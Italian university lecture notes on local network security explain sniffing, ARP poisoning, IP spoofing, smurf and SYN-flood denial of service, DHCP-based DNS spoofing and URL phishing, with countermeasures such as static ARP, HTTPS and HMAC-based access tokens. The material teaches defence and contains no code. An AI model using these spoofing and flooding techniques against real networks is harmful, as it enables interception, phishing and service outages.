Sicurezza

Sicurezza dei calcolatori

Capitolo 2

Enrico Mensa,

Basato sulle lezioni del prof. Francesco Bergadano

Sicurezza su reti locali


Sicurezza su reti locali

1) Introduzione

Abbiamo parlato della sicurezza nelle comunicazioni: ma tutto quello che abbiamo fatto e studiato può essere assolutamente inutile se il computer di uno degli attori è manomesso.
Inizialmente vedremo la sicurezza all'interno di una intranet e poi la sicurezza verso l'esterno (internet).

2) Lo stack TCP/IP e la sicurezza

Andiamo a prendere lo stack internet ed esaminiamolo per capire dove è richiesto l'uso della security.




Questo schema riassume, in sostanza, tutto quello che è la sicurezza relativa alla rete. Il problema sostanziale della rete è la **traduzione di indirizzi**.
La falsificazione di un indirizzo è detto **spoofing**. Grazie allo spoofing è poi possibile effettuare diverse operazioni fra cui la lettura di messaggi non autorizzata (**sniffing**) oppure la manomissione di messaggi.
A fianco di ogni spoof abbiamo il nome dei protocolli che ci permettono di garantire la sicurezza delle connessioni.
Tratteremo dettagliatamente MAC spoofing, IP spoofing, DNS spoofing ed URL spoofing mentre tralasceremo per ovvi motivi l'attacco fisico: si tratta di invertire dei cavi nella sala server (magari accedendo ad una porta di broadcast di qualche switch) o altre azioni di questo genere.

3) MAC spoofing

Il MAC spoofing consiste nella falsificazione dell'associazione fra indirizzo IP ed indirizzo MAC. Un primo esempio storico, comunque, non coinvolge direttamente lo spoofing per via della debolezze della rete fisica.

3.1) Sniffing sulle prime reti storiche


Prima problematica che esaminiamo è lo sniffing. Lo sniffing è un'operazione che consente, all'interno di una intranet, ad una persona non autorizzata di leggere pacchetti non diretti a lui. La prima versione di sniffing che vediamo è quello storico. Le reti erano costituite da server e calcolatori connessi tramite un grosso bus (con un aggeggio intermediario chiamato tranciver). Le macchine erano connesse al bus tramite delle pinze che bucavano la maglia del bus e univano il conduttore del bus con il cavo che sarebbe poi stato attaccato al computer. La comunicazione era (ed è ancora) gestita via ethernet la cui caratteristica fondamentale è il **broadcast**. Inoltre, ethernet sfrutta sistemi CSMA/CD cioè carrier sense multiple access collision detection per evitare/risolvere le collisioni.
In ogni caso la cosa fondamentale da capire è che ethernet comunica in broadcast e ogni calcolatore (o meglio, la scheda di rete di ogni calcolatore) scarterà a livello fisico (quindi non arriveranno neanche al livello datalink) quei frame che non sono diretti a lui.



E è il nostro avversario. Giacché la comunicazione è in broadcast, sarà sufficiente per E attaccarsi alla rete e modificare la sua scheda di rete per accettare ogni pacchetto. Questa cosa è direttamente implementata nella scheda ethernet e viene chiamata **modalità promisqua**.

3.2) Sniffing sulle reti odierne (ARP poisoning)

Lo sniffing, anche se non così semplice come visto prima, è ancora applicabile nelle reti odierne. Come sappiamo gli switch hanno sostituito il bus e quindi ora il problema del broadcast non sussiste più: le connessioni sono punto-punto.
Dunque come è possibile effettuare sniffing? L'operazione richiede un po' più di lavoro da parte dell'avversario. Prendiamo questa rete (sono indicate anche le cache ARP):




Ricordiamo che lo switch è un elemento di livello datalink della rete mentre il router è un elemento di livello network. Normalmente, accade che quando un pacchetto arriva al router R, esso (che conosce solo indirizzi IP) guarda nella sua cache ARP e quindi trova il corrispondente indirizzo fisico del destinatario, costruisce il frame ethernet con quell'indirizzo e lo invia allo switch il quale instraderà il frame al giusto calcolatore.
Allo stesso modo se A deve inviare un pacchetto sulla rete manderà quel pacchetto al router R sfruttando il suo indirizzo MAC prendendolo dalla sua cache ARP.
In entrambi i casi, se non si dispone del mapping fra indirizzo IP (conosciuto) e MAC (sconosciuto) si procede con un'ARP request.

Diventa chiaro, quindi, come possa l'avversario E intercettare i pacchetti in transito fra R ed A.
Diciamo che arrivi un pacchetto da internet al router R e che sia destinato ad A. Il router non conosce l'indirizzo MAC di A, effettua un'ARP request ed E risponde dichiarandosi come A. Ecco che la cache di R viene "sporcata": ogni pacchetto diretto all'indirizzo IP di A sarà invece instradato fisicamente al MAC di E. In realtà quando accade che due macchine rispondano ad un ARP request, le situazioni che possono evolversi sono svariate: assumendo che il router non faccia controlli, avremo che l'entry più recente dichiarata sarà quella valida: quindi E attenderà che A risponda all'ARP request e poi manderà il suo indirizzo ad R per sovrascrivere l'entry riguardante A.
Un'altro possibile approccio è il dichiararsi di E come A direttamente al router: in questo modo ci sarà l'entry sporca e il router non farà ARP request.

Una volta effettuata questa operazione, E non dovrà far altro che instradare i pacchetti che gli arrivano ma che dovevano essere di A direttamente ad A, ed effettuare ARP poisoning anche sulla cache ARP di A (dichiarandosi chiaramente come router).

Quindi E diventa una sorta di "sottorouter" che, in modo del tutto indisturbato, legge i pacchetti in transito fra A e il suo interlocutore in internet.
Ecco che vediamo le due cache ARP sporcate:



Per evitare che tutto questo accada è possibile effettuare dei controlli sui calcolatori ma anche sugli switch in modo da impedire che uno stesso MAC sia associato a più IP (ma attenzione al problema dell'ARP proxy, che è un tipo di ARP poisoning "benigno" usato per effettuare subnetting fra due reti fisicamente sconnesse).

Contromisure

Come evitare il MAC spoofing? Si può usare:
- **ARP statico**: in sostanza non si usa ARP. Le tabelle di traduzione sono scritte manualmente dall'amministratore di rete (pessima soluzione! Con reti minimamente dinamiche il costo di mantenimento è elevatissimo).
- **WPA**: si cifra il traffico wi-fi (che ci riporta in una situazione simile a quanto espresso nel paragrafo 3.1).
- **Si blocca il broadcasting**: lo switch butta via tutti i pacchetti che effettuano broadcast.

4) IP spoofing

L'IP spoofing è difficile da applicare poiché se falsifico il mio IP in fase di invio la risposta verrà inviata all'indirizzo IP spoofato e non al mio. In alcuni casi però viene adottato come vedremo in seguito.

4.1) DoS: Denial of Service


Una applicazione dell'IP spoofing molto usata sono gli attacchi DoS. Il concetto è quello di bombardare un server di richieste in modo che non sia più in grado di svolgere il suo servizio. Esistono anche attacchi DoS che non sfruttano IP spoofing.
L'attacco DoS non è di per sé pericoloso: provoca solo l'interruzione di un servizio. Ma come possiamo immaginare se il servizio è molto importante ed è fondamentale che sia sempre online, allora l'attacco DoS può diventare pericoloso.
Ci sono più modi di effettuare un attacco DoS, basati su tecnologie diverse.

Lo smurf attack

L'attacco DoS che viene categorizzato come smurf attack **si basa sul protocollo ICMP** (più precisamente sulle echo request/echo reply).

L'avversario E invia una echo request parecchio grande ad un server A. Il server risponderà con un echo reply e la macchina E lo riceverà. Questo "attacco" non è efficace: è uno scontro alla pari poiché ogni richiesta ICMP inviata da E genererà una risposta da A verso E.

Esiste invece la variante più efficace che usa un **reflector**.




E compone un pacchetto ICMP di echo request falsificato (usa IP spoofing!) in questo modo:

Livelli superiori	**Head IP**		**Head ICMP**			**Dati**
...	*IP mittente*	*IP destinatario*	...	*Codice*	...	Dati
...	IP_A	$IP_{Reflector}$	...	Echo request	...	...

Così facendo ogni messaggio ICMP inviato da E verrà recapitato a Reflector il quale comporrà, però, un echo reply inserendo come destinatario il mittente dell'echo request cioè A! Quindi il reflector "scherma" E dalle risposte.

Questo tipo di attacco DoS cade sotto la categoria DDoS e cioè Distributed DoS (cioè si sfruttano altri calcolatori).

L'ultima versione (quella usata maggiormente e molto più pericolosa) di smurf attack consiste nel bombardare il server A sfruttando la sottorete di A.



Il pacchetto ICMP viene così costituito:

Livelli superiori	**Head IP**		**Head ICMP**			**Dati**
...	*IP mittente*	*IP destinatario*	...	*Codice*	...	Dati
...	IP_A	Broadcast di sottorete di A	...	Echo request	...	...

Si imposta come destinatario tutta la sottorete di A affinché le macchine B, C, D, ecc. che vi si trovano ricevano un echo request da parte (apparentemente) di A e quindi tutti rispondano ad A mandandolo in crash.


Syn flooding

Una seconda variante di attacco DoS sfrutta invece il protocollo 3-Way handshake adottato da TCP per creare una connessione.

Come abbiamo detto a inizio paragrafo, è impossibile effettuare efficacemente IP spoofing poiché le risposte della contro parte (nel momento in cui spoofiamo l'IP) non arriveranno più a noi ma ad altre macchine.

In questo caso, però, non ci importa.


Il protocollo 3-Way handshake per stabilire una connessione TCP funziona in questo modo:



Il syn flooding consiste nell'inviare moltissime richieste del primo tipo al server facendo IP spoofing (cioè cambiando il mittente): il server risponderà ad ogni richiesta ad una macchina diversa proteggendoci dalle echo reply (ma allo stesso tempo saremo irrintracciabili e potremo inviare quante richieste vogliamo).

4.2) IP spoofing su rete locale (IP spoofing visibile)

Come abbiamo spiegato prima non è possibile effettuare IP spoofing su rete geografica poiché non si riesce ad instaurare una connessione a causa della perdita del sequence number del server. Parliamo, in quel caso, di **IP spoofing cieco**.
Ma è possibile spoofare il proprio indirizzo all'interno della rete locale combinando ARP poisoning e sniffing di rete. Siamo nel caso dell'**IP spoofing visibile**.




A (il nostro avversario) vuole fingersi un altro calcolatore sulla rete. Invierà un pacchetto al router per essere instradato a un certo indirizzo su internet ma al posto del suo indirizzo IP (IP_a) inserirà l'IP di un altro calcolatore sulla rete interna, diciamo B. Dunque il pacchetto arriverà a destinazione e verrà recapitata la risposta a B. Ma A, grazie ad un **ARP poisoning** sul router potrà facilmente sniffare la risposta ed ottenere il numero di sequenza tanto anelato.

Quindi il server ed A (sotto le mentite spoglie di B) hanno una connessione aperta.

5) DNS spoofing

5.1) DNS spoofing

Il DNS spoofing consiste nel fornire ad una macchina gli indirizzi essenziali per la comunicazione esterna (IP, indirizzo del router e indirizzo del DNS) errati così da poter portare le connessioni della vittima su server falsificati.



Appena la macchina di A si accende non conosce il suo indirizzo IP, né quello del router più vicino, né quello del DNS. Ha bisogno del DHCP affinché egli gli fornisca tutte queste informazioni.
Ma A non conosce neanche l'indirizzo del DHCP e quindi effettua una richiesta in broadcast per ottenere tutte queste informazioni.
E si finge il DHCP e risponde ad A, fornendo l'indirizzo di un DNS che non è quello corretto! A questo punto A chiederà sempre a DNS [*FAKE*] la traduzione dei nomi di dominio e quindi quando l'utente sulla macchina A scriverà, ad esempio, "www.google.com" sulla barra degli indirizzi esso verrà tradotto in un indirizzo che non è quello del vero Google ma di una pagina simile (graficamente) in tutto e per tutto a quella del famoso motore di ricerca. Il DNS spoofing è molto utile per effettuare phishing e cioè ottenere informazioni riservate dalle vittime che pensano di essere sul loro sito della banca/facebook/ecc. e invece si trovano su un sito falso.

Contromisure

Il DNS spoofing è molto insidioso e sta all'utente fare attenzione al sito su cui si trova. Sebbene l'URL nel browser sia identico a quello del sito effettivamente richiesto, durante la connessione il server fornisce un certificato: l'https quindi è la soluzione. I browser spesso indicano l'URL in colore verde, un lucchetto e la ragione sociale dell'azienda in questione se la connessione è https: se mancano queste informazioni (quindi la connessione non è https) l'utente non deve procedere con l'utilizzo del sito. È inoltre sconsigliato l'uso di reti wifi non protette (potrebbero darci un DNS errato).

6) l'URL spoofing

6.1) Phishing

La tecnica più usata per effettuare phishing è l'URL spoofing. Il malcapitato riceve un'email dalla propria banca (falsificare l'indirizzo email è molto semplice) sulla quale è riportato un URL da clickare con una motivazione qualsiasi (ad esempio, la tua password è scaduta). L'URL assomiglia a quello della banca (es: www.unicredito.com al posto di www.unicredit.com) ma è diverso. A questo punto l'utente inserisce i dati su una pagina falsa e così l'avversario conosce la sua password.
Se l'utente è sbadato e non controlla l'URL, il danno potenziale è molto grande.
Una contromisura adottata da alcune società è l'**auth-key**.

Auth-key
La chiave contiene un seed legato all'utenza, un timer, una chiave simmetrica segreta ed un counter.
Sul server invece troviamo un timer, la stessa chiave simmetrica la lista dei seed correlati alle utenze e per ogni utenza anche un counter.

Quando l'utente clicka sul tasto della chiave, viene generato un codice HMAC(Seed || K || Timer || Counter) che viene generato anche sul server nello stesso modo: se c'è corrispondenza, l'accesso è autorizzato.
Chiaramente i timer non saranno sincronizzati perfettamente e quindi il server genererà alcuni codici HMAC con alcuni valori del timer (a seconda dello scarto fra il timer dell'utente e quello del server) e cercherà la corrispondenza fra quelli.

Ogni click dell'utente viene registrato dal counter e quindi anche i due counter verranno sincronizzati (fra server e chiavetta). Questo fa sì che un vecchio codice non possa più essere utilizzato (il counter non corrisponde).

